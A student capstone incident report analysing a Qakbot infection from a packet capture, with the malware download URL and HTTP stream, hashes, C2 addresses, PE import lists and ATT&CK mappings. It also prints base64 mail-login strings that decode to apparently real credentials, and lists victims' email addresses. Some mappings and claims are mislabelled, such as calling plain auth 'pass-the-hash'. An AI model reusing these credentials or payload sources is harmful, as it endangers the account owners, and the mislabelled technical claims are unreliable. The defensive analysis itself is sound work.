network capstone // qbot

trevor achtermann

indicators \ technical details

What @Date@ Time	Identifier	ATT&CK ID	Comment
INITIAL COMP \ EXECUTION Dec 27, 2019 @ 16:06:16.955	444444.png http://centre-de-conduite-roannais.com/wp-content/	**T1204.002 \ .003** User Execution: Malicious File, Malicious Link	**GET request is made to <http://centre-de-conduite-roannais.com/wp-content/uploads/2019/12/last/444444.png> to request a binary disguised as a png file.**
DEFENSE EVASION Activity not shown	Explorer.exe	**T1055.001 ** Process Injection: Dynamic-link Library Injection	**Based on research on qbot behavior, it's likely created a new explorer.exe process and injected itself into it.**
DEFENSE EVASION Dec 27, 2019 @ 16:06:19	1692DF185B5B6C07A50B271118114C83	**T1027 \ .001** Obfuscated Files or Information	**file hash for 444444.png.** **matches file hash for known qakbot versions according to virustotal API**
MALICIOUS FILE Dec 27, 2019 16:06:19	packet_4074	**T1071.001 ** Application Layer Protocol: Web Protocols	**follow http stream on this frame to view 444444.png codebase**
NETWORK DISCOVERY Dec 27, 2019 @ 16:06:16.955	net share	**ID: T1135 ** Network share discovery	**qbot can use** net share **to identify network shares for use in lateral movement**
DNS EXPLOITATION Dec 27, 2019 @ 16:04:33.978	packet_12 - 50675	**T1583.002 ** Acquire Infrastructure: DNS Server	**dns @ 10.12.27.101 starts dns query against 10.12.27.1 for numerous domains a second, far quicker than a user could invoke** **this starts before 444444.png or centre-de-conduite-roannais.com is even in play**
DEFENSE EVASION Dec 27, 2019 @ 16:20:47.181	packet_34375 packet_34692	**T1573.002 ** Encrypted Channel: Asymmetric Cryptography	**TLS traffic caused by qbot across 70.120.151.69 on port 443 begins** **TLS traffic caused by qbot across 174.48.72.160 on port 443 begins**
DEFENSE EVASION Dec 27, 2019 16:17:34	store.nvprivateoffice.com	**T1071.001.S0650** Application Layer Protocol: Web Protocols	**QakBot has the ability to use HTTP and HTTPS in communication with C2 servers.**
Dec 27, 2019 16:04:30.	DEVOLUTION-PC	**DS0029** Network traffic data source	**Known compromised host**

What @Date@ Time	Identifier	ATT&CK ID	Comment
CREDENTIAL ACCESS Dec 27, 2019 @ 16:06:16.955	185.21.27.101 mail.aars.dk mail98.123hotel.dk plmail.ut.pl	**T1550.002** Use alternate authentication material \ pass-the-hash	**qbot uses a password hash to gain authentication various email servers** **interestingly it uses the same password hash for 2 of the mail services, which ultimately resulted in an error, which ill go into more later.** **AGhhbnNfaGVucmlrQGFhcnMuZGsAbGFuZG1hbmQ=** **AGhhbnNfaGVucmlrQGFhcnMuZGsAbGFuZG1hbmQ=** **AGFudGhvbnlAdC5wbABLYXN6dGFub3dpZWMxMjM=**
AITM ACTIVITY Dec 27, 2019 16:22:30	info@ronpaulgirl.com gene@culetdiamonds.com 321isd0910@hellenergy. deginny@ginnyyttrup.com chris@hicountrymail. comderon@actionfirstsecurity.com prostream birgir3232 info@nurse-diesel.com info ? t.test@coreworks-sa.com zdravka67@dobrich.net oppusabc@baby-chic-boutique.com bkakol sdewolfe cliff fzak97@stafi.net	**T1055.001 \** Process Injection: Dynamic-link Library Injection	**qbot made many polite unsuccessful attempts to perform a AITM attack, these are the 19 instances I found of it succedding on different usernames, email addresses, and various IMAP and SMTP mail servers.** **Owners of these accounts within goodcorp should be notified immeditely as passwords harvested here are likely being used on other services and they have now presented their accounts as an attack surface for operations targeted towards more critical accounts.**
ENUMERATION Dec 27, 2019 16:17:34	redir_chrome.html redir_ie.html	**T1410** Network traffic cature \ redirection	**suspicious redirects found in HTTP traffic and correllated to suspected C2 server [store.nvprivateoffice.com]**

executive summary

On Dec 27 2019 between 16:00:00 and 17:00:00, it has been determined by Goodcorp’s SOC that known credential theft malware going by the name ‘qakbot’ (qbot) was active within our network. After investigation it has been determined that qbot activity led to at least 19 instances of username and password theft. At this time it is unknown if this information was successfully exfiltrated by the threat actor, MALLARD SPIDER, as suspected communications with the malware’s command and control are encrypted and designed to hide within benign network traffic. it’s possible that these encrypted communications contained the stolen info, or that the threat actor behind qbot simply used our compromised host DEVOLUTION-PC to carry out unrelated malicious activity, or even just as a vector to spread the malware itself, as we also uncovered evidence of automated phishing campaigns that qbot is known to use in the past to spread itself and infect a larger network. At the end of this report you will find some recommendations for how to immediately remediate this threat within our network as well as a number of ways we can prevent this sort of breach from occurring in the future.

through preliminary http analysis of a wireshark packet capture, I managed to retrieve the malicious executable file mentioned above, a file named 44444.png. This was achieved quickly through File > Export Objects > HTTP to see a quick list of all the downloaded and exportable HTTP objects, files you would find in a GET request packet. The first thing that made 444444.png stand out besides the name was its file size in comparison to the other files, being 787kb compared to files 100 bytes or less. ~800kb can be considered normal size for a png, however a quick inspection of the file revealed a DOS header, something pre baked into executable format files like dll or exe files and something that would not be present in a normal .png file. This was an instant red flag that the file was a disguised executable masquerading as an image file, which on its own is very suspicious behavior.

I was able to pull a series of strings from the file where I found what looked like a runtime error and other strings for functionality written directly into the binary, though I have suspicions that these strings are written as a way to let users of the application they thought they were downloading know that an error is occurring, and not actually related to the malware itself. Regardless, direct binary analysis didn't yield much useful information other than clear indications that the malware is designed to take advantage of native windows processes to achieve the goal set by its program. At this time we believe a possible initial compromise for this incident was an attempt by DEVOLUTION-PC to either knowingly or unknowingly download purchase-only disk utility software for free, its name being HD Tune 6 V4.7.8 ©. developed by EFD software™. Unfortunately, 90% of the file is XOR encrypted and we did not successfully gain access to the original key during the analysis. However, comparing the 444444.png SHA256 file hash with the virustotal API which holds a repository of known qbot file hashes, a match was detected and the file did flag as qbot across 61/72 possible security vendors and sandboxes.


before the file download from an Apache server hosting centre-de-conduite-roannais.com, a site seen as early as 2019-12-27, a flood of DNS request and response pairs was recorded as early as 16:04:33. These continue throughout the duration of the history captured, and often call to seemingly randomly named websites. I'm not sure that this is directly related to qbot, as the 444444.png download hadn't happened yet and it seemed to already be in motion, however we can at least confirm it led to qbot making its way onto the host system. I was unable to locate a packet containing a user's initial query for "HD tune 6 Free" or anything to that effect, and this fact combined with the suspicious traffic before the known source for the qbot malware was ever connected to the compromised host. It's possible the traffic originated from prajoon000.webhostapp, as this is the only other early DNS activity apart from Microsoft NSCI activity and a number of Bing query / response pairs that don't seem to have any pertinent info within them. I did however find packets referring to

-cont

Digicert and RapidSSL, two services that can allow a user to self sign their own certificates. I believe qbot uses these to hide its traffic under TLS encryption, and while its difficult to determine what traffic is being hidden, it goes to reason that it could be related to C2 server communications. coincidentally, according to services made available by Qualys™ that check SSL for a domain, prajoon.000webhostapp.com also uses Digicert and RapidSSL self signed certificates. However, i'm not convinced this coincidence leads to correlation and at this time I believe the C2 server in question is actually attached to store.nvprivateoffice.com @ 89.105.198.119. I believe this due to the fact that HTTP traffic to store.nvprivateoffice continues to occur intermittently throughout the capture within the context of other known qbot activity, paired with the knowledge that qbot often uses HTTP in C2 comms to avoid being detected and blend in with regular traffic.

Other qbot network activity includes suspicious redirect activity after qbot makes a GET request to store.nvprivateoffice.com @ 89.105.198.119 for /redir_chrome.html that waits 4 seconds and then redirects the user to either the Wikipedia page for google chrome or in a separate instance for internet explorer, msn.com. Following this, another GET request is made that often ends in a 404 error with padding to disable internet explorer and chrome error pages, though at this time how that's being achieved is unknown. The intitial download for 444444.png occurred at packet 3315. TLS traffic caused by qbot on both IP 70.120.151.69 and 174.48.72.160 across port 443 doesn't occur until ~30,000 frames later. This traffic consists of intermittent qbot TLS traffic within floods of dns requests for various domains. many domain queries simply resolve, however after looking at dns traffic from packet 30,000 - 50,000, and considering behavior that qbot is known to perform based on research predating my analysis, it became evident that qbot was using vulnerabilities present in IMAP, POP, NBNS and SMTP to perform a form of AITM attack that uses LLMNR poisoning to harvest user credentials from visited domains then uses those credentials to log into email services and then presumably spread itself to compromise a larger network of hosts. It appears the AITM activity was not always successful but there are concrete examples in the packet capture where it was successful. It appears to continuously enumerate known email services, or its possibly using its own spun up mail services, as the names for the associated IMAP domains are often seemingly random or named oddly.

Through preliminary http analysis of a wireshark packet capture, we managed to retrieve the malicious executable file mentioned above, a file named 44444.png. This was achieved quickly through File > Export Objects > HTTP to see a quick list of all the downloaded and exportable HTTP objects



Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
19	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
4074	centre-de-conduite-roannais.com	image/png	737 kB	444444.png
4152	www.download.windowsupdate.com	application/vnd.ms-cab-compressed	58 kB	authrootstl.cab
7055	store.nvprivateoffice.com	text/html	120 bytes	redir_chrome.html
7058	store.nvprivateoffice.com	text/html	571 bytes	favicon.ico
8475	store.nvprivateoffice.com	text/html	97 bytes	redir_ie.html
8478	store.nvprivateoffice.com	text/html	169 bytes	favicon.ico
15518	store.nvprivateoffice.com	text/html	169 bytes	favicon.ico

I could see the packet and hostname for 444444.png, which was suspect mostly based on name here, as 737kb can be considered normal size for a .png file, indicating possible binary padding if it isn't what it reports to be.

following the tcp stream on packet 4074 shows us the client GET request and server response containing 444444.png

[figure_1]


Wireshark · Follow TCP Stream (tcp.stream eq 4) · Possible_Qakbot.pcap
Entire conversation (737 kB)
Show data as ASCII
Stream 4
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

```
GET /wp-content/uploads/2019/12/last/444444.png HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: CandyShop
Host: centre-de-conduite-roannais.com

HTTP/1.1 200 OK
Date: Fri, 27 Dec 2019 16:06:17 GMT
Content-Type: image/png
Content-Length: 737280
Server: Apache
X-Powered-By: PHP/5.4.16
Accept-Ranges: bytes
Content-Disposition: attachment; filename="444444.png"
X-Forwarded-For: 173.166.146.112
Cache-Control: max-age=31536000
Expires: Sat, 26 Dec 2020 16:06:16 GMT
Vary: User-Agent
Set-Cookie: SERVERID31394=232094|XgYr/|XgYr/; path=/
Cache-control: private
X-IPLB-Instance: 17202

MZ......................@..................................`.........          .!..L.!This program cannot be run in DOS mode.
$........rJ...$...$...$.R.....$..H$...$.......$..A....$..k....$.;J%...$..d....$.|.....$..A....$.......$.R.....$..._...$...$...$..k....
$..j....$.#w$...$..j....$.;J&...$.......$...%...$..A....$.......$..A....$.Rich..$................PE..L.
.H................................4'...........@.................................
\...................................L..........h|.........................................................................
......................text................................ ..`.rdata..T'.......
0.................@..@.data............p..................B...2RFD....N...........................?...WedrS........p.......
0.............?...Klod4G.......P....................@...loac.........0......................@...uhY7....)..... .. ....
.............@....rsrc...h|...........
.............@..@.........................................................................................................
.............................................................................................................................
.............................................................................................................................
Packet 3317. 1 client pkt, 506 server pkts, 1 turn. Click to select.
```


The first thing I noticed was the MZ header, which should not be present in anything other than a portable executable. Also suspicious was the clients User Agent, CandyShop.

I didn't succeed in fully decrypting the entire codebase of 444444.png (qbot) due to the XOR encryption, but I was able to pull a series of strings from the file where I found what looked like a runtime error and other strings for functionality written directly into the binary.

-cont.


technical process_01

These included some strings that appear to allow a portable executable to perform functions on an OS level , typically calls to functions and dll files that normal benign software should not have any direct contact with or business modifying. 16 imports flagged as blacklisted and flagged as deprecated within PE studio. 2 of the libraries used are also blacklisted as well as 29 additional strings. [figure_3 \ 4]



nitor.com [c:\users\administrator.ec2amaz-o1ilgia\desktop\444444.png]


name (89)	type (1)	ordinal (0)	blacklist (16)	deprecated (8)
lstrcpyA	implicit	-	-	x
GetVersionExA	implicit	-	-	x
SetHandleCount	implicit	-	-	x
LCMapStringA	implicit	-	-	x
LCMapStringW	implicit	-	-	x
GetStringTypeA	implicit	-	-	x
GetStringTypeW	implicit	-	-	x
GetLocaleInfoA	implicit	-	-	x
SetupDiGetINFClassW	implicit	-	x	-
CM_Get_Class_Name_ExW	implicit	-	x	-
GetModuleFileNameW	implicit	-	x	-
GetBinaryTypeA	implicit	-	x	-
GetModuleFileNameA	implicit	-	x	-
GetEnvironmentStrings	implicit	-	x	-
GetEnvironmentStringsW	implicit	-	x	-
GetCurrentThreadId	implicit	-	x	-
GetCurrentProcessId	implicit	-	x	-
OutputDebugStringA	implicit	-	x	-
TerminateProcess	implicit	-	x	-
VirtualProtect	implicit	-	x	-
GetProcessWindowStation	implicit	-	x	-
CertVerifyCertificateChainPolicy	implicit	-	x	-
GetEffectiveRightsFromAclW	implicit	-	x	-
RevertToSelf	implicit	-	x	-
GetLastError	implicit	-	-	-



pestudio 9.06 - Malware Initial Assessment - www.winitor.com [c:\users\administrator.ec2amaz

- c:\users\administrator.ec2amaz-o1ilgia\desktop\
  - indicators (12/34)
  - virustotal (61/72)
  - dos-header (64 bytes)
  - dos-stub (288 bytes)
  - file-header (time-stamp)
  - optional-header (GUI)
  - directories (invalid)
  - sections (executables)
  - libraries (2/8)
  - imports (16/89)
  - exports (n/a)
  - tls-callbacks (n/a)
  - resources (unknown)
  - strings (29/8027)
  - debug (n/a)
  - manifest (asInvoker)
  - version (FGHder.EXE)
  - certificate (n/a)
  - overlay (n/a)

library (8)	blacklist (2)
setupapi.dll	x
crypt32.dll	x
kernel32.dll	-
user32.dll	-
shlwapi.dll	-
advapi32.dll	-
gdi32.dll	-
shell32.dll	-




PE Detective

File Name: C:\Users\Administrator.EC2AMAZ-O1ILGIA\Desktop\444444.png

☐ Directory Scan ☐ Recursive ☑ Deep Scan Scan completed. Matches: 2.

Best Match: Microsoft Visual C++ 8



Wireshark · Follow TCP Stream (tcp.stream eq 4) · Possible_Qakbot.pcap

```
...t...............t.........................l...............l.................................B.......d...........
\...d.......................................................,..........4...F.......  .........................
6...~.......h...z.............................(...@...Z...p.........................................
.......,...>...P...d...x.................................................L...............R...l...~.......G.CM_Get_Class_Name_ExW...SetupDiGetINFC
lassW.SETUPAPI.dll..K.FindResourceA.p.SetHandleInformation..p.GetBinaryTypeA..G.lstrcpyA....EnterCriticalSection....GetModuleFileNameW....G
etLastError..KERNEL32.dll..h.GetProcessWindowStation...DefWindowProcW....KillTimer.USER32.dll..t.CertVerifyCertificateChainPolicy..CRYPT32.
dll.q.PathIsUNCW..SHLWAPI.dll...RevertToSelf..*.GetEffectiveRightsFromAclW..ADVAPI32.dll..<.OffsetClipRgn.;.CreateEnhMetaFileW..GDI32.dll.'
.ExtractIconA..SHELL32.dll...GetCommandLineA...GetVersionExA...SetUnhandledExceptionFilter.E.GetProcAddress....GetModuleHandleA....ExitProc
ess.
%.WriteFile.d.GetStdHandle....GetModuleFileNameA..`.FreeEnvironmentStringsA...GetEnvironmentStrings.a.FreeEnvironmentStringsW...WideCharToM
ultiByte...GetEnvironmentStringsW..o.SetHandleCount....GetFileType.b.GetStartupInfoA...DeleteCriticalSection...GetModuleHandleW....TlsGetVa
lue...TlsAlloc....TlsSetValue...TlsFree...InterlockedIncrement..s.SetLastError....InterlockedDecrement....GetCurrentThreadId....HeapDestroy
...HeapCreate....VirtualFree...HeapFree....QueryPerformanceCounter...GetTickCount....GetCurrentProcessId.y.GetSystemTimeAsFileTime.
9.LeaveCriticalSection....OutputDebugStringA..=.LoadLibraryExA....InitializeCriticalSection...HeapAlloc.r.GetCPInfo.h.GetACP..
7.GetOEMCP....Sleep...VirtualAlloc....HeapReAlloc...RtlUnwind.g.MultiByteToWideChar...ReadFile....UnhandledExceptionFilter..
+.LCMapStringA..-.LCMapStringW..f.GetStringTypeA..i.GetStringTypeW....GetLocaleInfoA....TerminateProcess....GetCurrentProcess...GetConsoleC
P....GetConsoleMode..W.FlushFileBuffers..f.SetFilePointer....SetStdHandle....VirtualProtect..s.GetSystemInfo...VirtualQuery..R.CloseHandle.
..WriteConsoleA...GetConsoleOutputCP..
$.WriteConsoleW...CreateFileA.....................................................................................................
..........................L.6&o'W..y...^..{e...~,O.<.h..TJ..@...@...@...@...@...@.2.@.H.@.R.@......Ed..$.ARo.@...@...@...@...@...@...@.
```

Packet 3380. 1 client pkt, 506 server pkts, 1 turn. Click to select.

Entire conversation (737 kB) Show data as ASCII Stream 4


Find:

I decided to open the supposed .png file in PEstudio because I saw some of these blacklisted strings when manually checking the file within the packet capture, but exporting the http object, checking that is is written in Microsoft Visual C ++ 8 with PE Detective and opening the file in PEstudio is a quick way to consolidate important information regarding how an executable functions and displays itself to the windows operating system , and also information about what the file may have been called in the past [next_page]

technical process_02


In the _version_ tab of PEstudio I observed some interesting field populations, and at this point it was clear that a form of process within a process activity was taken when writing the binary potentially as a way to throw off any investigations, hoping the analyst will think its some form of third party disk utility downloaded by the user and banking on the fact that whoever is looking at the traffic is ignorant to the differences between file extensions.

Some of the most relevant fields to back up the hypothesis above is the CompanyName, FileDescription,InternalName, and OriginalFileName, as these all report back with values that would indicate the file is an oddly named disk utility called HD Tune developed by EFD Software. Its interesting that the version reports back as 4,7,8,6 all at the same time in addition to the expired copyright.



property	value
md5	8CB099FAC0F5E024229C68D71F7E6599
sha1	2E961F59630B650139B3A440992C014A6686DAD0
sha256	2DCC13D7C53A26D2378E66BC2DD0741A5020BB537CD398B77FB1D98A692E593A
file-type	**executable**
date	empty
language	English-United States
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	EFD Software
FileDescription	HD Tune
FileVersion	4, 7, 8, 6
InternalName	FGHder
LegalCopyright	Copyright (C) 2003-2008
LegalTrademarks	n/a
OriginalFilename	FGHder.EXE
PrivateBuild	n/a
ProductName	FGHder
ProductVersion	4, 7, 8, 6
SpecialBuild	n/a


qbot TLS traffic is known to occur across both 70.120.151.69 \ 174.48.72.160 on port 443. the first packet we see this traffic occurring is packet 34692, which I found quickly after filtering for ip.addr==174.48.72.160, as the first ip returned no results within this specific capture file. when browsing through the TCP traffic conducted between the qbot infected host and 174.48.72.160, I was interested to see client hellos take place, something that I understand to typically only occur once when associated with a legitimate process. I used the display filter [(http.request or ssl.handshake.type==1) and !(ssdp) and ip.addr==174.48.72.160] to show me all the client hellos sent and then modifies the filter



```
(http.request or ssl.handshake.type==1) and  !(ssdp) |
No.    Time                       Source         Destination      Protocol Length Info
 38752 2019-12-27 17:08:22.585329 10.12.27.101   66.147.240.153   TLSv1.2   571 Client Hello
 38812 2019-12-27 17:08:27.409033 10.12.27.101   66.147.240.153   TLSv1.2   571 Client Hello
 48078 2019-12-27 18:11:25.665818 10.12.27.101   66.226.138.89    TLSv1.2   571 Client Hello
 38480 2019-12-27 17:05:55.158657 10.12.27.101   66.55.75.240     TLSv1.2   571 Client Hello
 49404 2019-12-27 18:26:15.788243 10.12.27.101   66.96.147.105    TLSv1.2   571 Client Hello
 50556 2019-12-27 18:40:23.541706 10.12.27.101   66.96.147.112    TLSv1.2   571 Client Hello
 41982 2019-12-27 17:30:06.271842 10.12.27.101   67.225.177.41    TLSv1.2   571 Client Hello
 34680 2019-12-27 16:24:39.622194 10.12.27.101   68.178.252.117   TLSv1     571 Client Hello
 13087 2019-12-27 16:17:56.945702 10.12.27.101   69.147.64.34     TLSv1.2   206 Client Hello
 13132 2019-12-27 16:17:56.960041 10.12.27.101   69.147.64.34     TLSv1.2   206 Client Hello
  4094 2019-12-27 16:12:51.247051 10.12.27.101   70.120.151.69    TLSv1.2   187 Client Hello
  4182 2019-12-27 16:12:57.676999 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4201 2019-12-27 16:12:58.316616 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4217 2019-12-27 16:12:58.826930 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4246 2019-12-27 16:13:56.257730 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4262 2019-12-27 16:13:56.717148 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4278 2019-12-27 16:14:07.177799 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4294 2019-12-27 16:14:07.678561 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4348 2019-12-27 16:15:01.418176 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4359 2019-12-27 16:15:01.868275 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
  4378 2019-12-27 16:15:02.668164 10.12.27.101   70.120.151.69    TLSv1.2   219 Client Hello
